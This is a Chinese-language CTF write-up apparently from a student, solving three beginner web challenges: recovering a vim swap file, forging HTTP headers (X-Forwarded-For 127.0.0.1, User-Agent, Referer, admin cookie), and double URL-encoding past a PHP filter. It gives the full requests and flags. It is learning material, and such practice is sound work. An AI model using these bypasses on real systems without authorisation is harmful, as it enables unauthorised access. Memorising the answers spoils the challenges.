

Week1-wp


WEB(比较菜只做了三题)

1. 谁吃了我的 flag

描述

呜呜呜，Mki 一起床发现写好的题目变成这样了，是因为昨天没有好好关机吗 T_T hint: 据当事人回忆，那个夜晚他正在用 vim 编写题目页面，似乎没有保存就关机睡觉去了,现在就是后悔，十分的后悔。

URL <http://118.25.111.31:10086/index.html>



打开链接后看到这样一段话，最后一行给出的并不是完整的 flag。一开始是并没有思路的。后来经过出题学长提示后，才去百度了一下有关泄露的问题，查询到相关的题目然后做出来。在导航栏键入 <http://118.25.111.31:10086/index.html.swp> 后下




2. 换头大作战


描述

想要 flag 嘛 工具: burpsuite postman hackbar 怎么用去百度, 相信你可以的

URL <http://120.78.184.111:8080/week1/how/index.php>




打开链接看到这样的界面, 点击了一下 submit 后会得到响应如下图。




request method is error.I think POST is better

告诉我们 method 应该使用 POST, 那么就按 f12 看一下。




会看到 form 的 method 为 get,那么修改为 post 然后再点击一下 submit 会得到响应如下图。



<https://www.wikiwand.com/en/X-Forwarded-For>
only localhost can get flag

告诉我们 only localhost can get flag.根据上面的提示链接(虽然我打不开 orz)然后在 POST 请求中添加一项 X-Forwarded-For: 127.0.0.1 然后发送。



新请求 发送 取消

POST

请求头:

```
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://120.78.184.111:8080/week1/how/index.php?want=
Content-Type: application/x-www-form-urlencoded
Content-Length: 5
Connection: keep-alive
Cookie: admin=0
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 127.0.0.1
```

请求主体:

```
want=
```

然后会得到响应告诉我们需要使用 Waterfox/50.0.

想要flag嘛:

https://www.wikiwand.com/en/User_agent
please use Waterfox/50.0

接着修改 User-Agent 为

Waterfox/50.0 然后发送请求

其他

新请求 发送 取消

POST

请求头:

```
Host: 120.78.184.111:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Waterfox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://120.78.184.111:8080/week1/how/index.php?want=
Content-Type: application/x-www-form-urlencoded
Content-Length: 5
Connection: keep-alive
```

请求主体:

want=

会告诉我们需要让 referer 为 www.bilibili.com 那么就继续修改请求的 referer 为对应网站然后发送请求。

想要flag嘛:

https://www.wikiwand.com/en/HTTP_referer
the requests should referer from www.bilibili.com

新请求 发送 取消

POST

请求头:

```
Host: 120.78.184.111:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Waterfox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: www.bilibili.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 5
Connection: keep-alive
```

请求主体:

want=

接着会得到提示，那么根据提示，就修改 cookie 中的信息然后再次发送请求。

想要flag嘛:

https://www.wikiwand.com/en/HTTP_cookie
you are not admin

新请求 发送 取消

POST

请求头:

Referer: www.bilibili.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 5
Connection: keep-alive
Cookie: admin=1
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 127.0.0.1
Pragma: no-cache
Cache-Control: no-cache

请求主体:

want=

接着就得到了 flag。

想要flag嘛:

hgame{hTTp_HeaDeR_iS_Ez}

3. very easy web

描述

代码审计初 ♂ 体验

URL

http://120.78.184.111:8080/week1/very_ez/index.php

```
120.78.184.111:8080/week1/very_ez/index.php
<?php
error_reporting(0);
include("flag.php");

if(strpos("vidar", $_GET['id'])!==FALSE)
    die("<p>干巴爹</p>");

$_GET['id'] = urldecode($_GET['id']);
if($_GET['id'] == "vidar")
{
    echo $flag;
}
highlight_file(__FILE__);
?>
```

打开后可以直接看到一段代码，这道题就需要我们去阅读代码了。根据题意可以知道，我们需要让 id 与 vidar 不相等，但是 id 进行 url 解码后需要与 vidar 相等。那么我们将 vidar 编码然后输入

http://120.78.184.111:8080/week1/very_ez/index.php?id=%76%69%64%61%72

```
120.78.184.111:8080/week1/very_ez/index.php?id=vidar
干巴爹
```

然后发现出错了并且地址栏的也自动将编码给转换了。所以说明我们需要进行二次编码。输入

http://120.78.184.111:8080/week1/very_ez/index.php?id=%2576%2569%2564%2561%2572

```
120.78.184.111:8080/week1/very_ez/index.php?id=%2576%2569%2564%2561%2572
hgame(urlDecode_Is_GoOd) <?php
error_reporting(0);
include("flag.php");

if(strpos("vidar", $_GET['id'])!==FALSE)
    die("<p>干巴爹</p>");

$_GET['id'] = urldecode($_GET['id']);
if($_GET['id'] == "vidar")
{
    echo $flag;
}
highlight_file(__FILE__);
?>
```

然后就得到了 flag。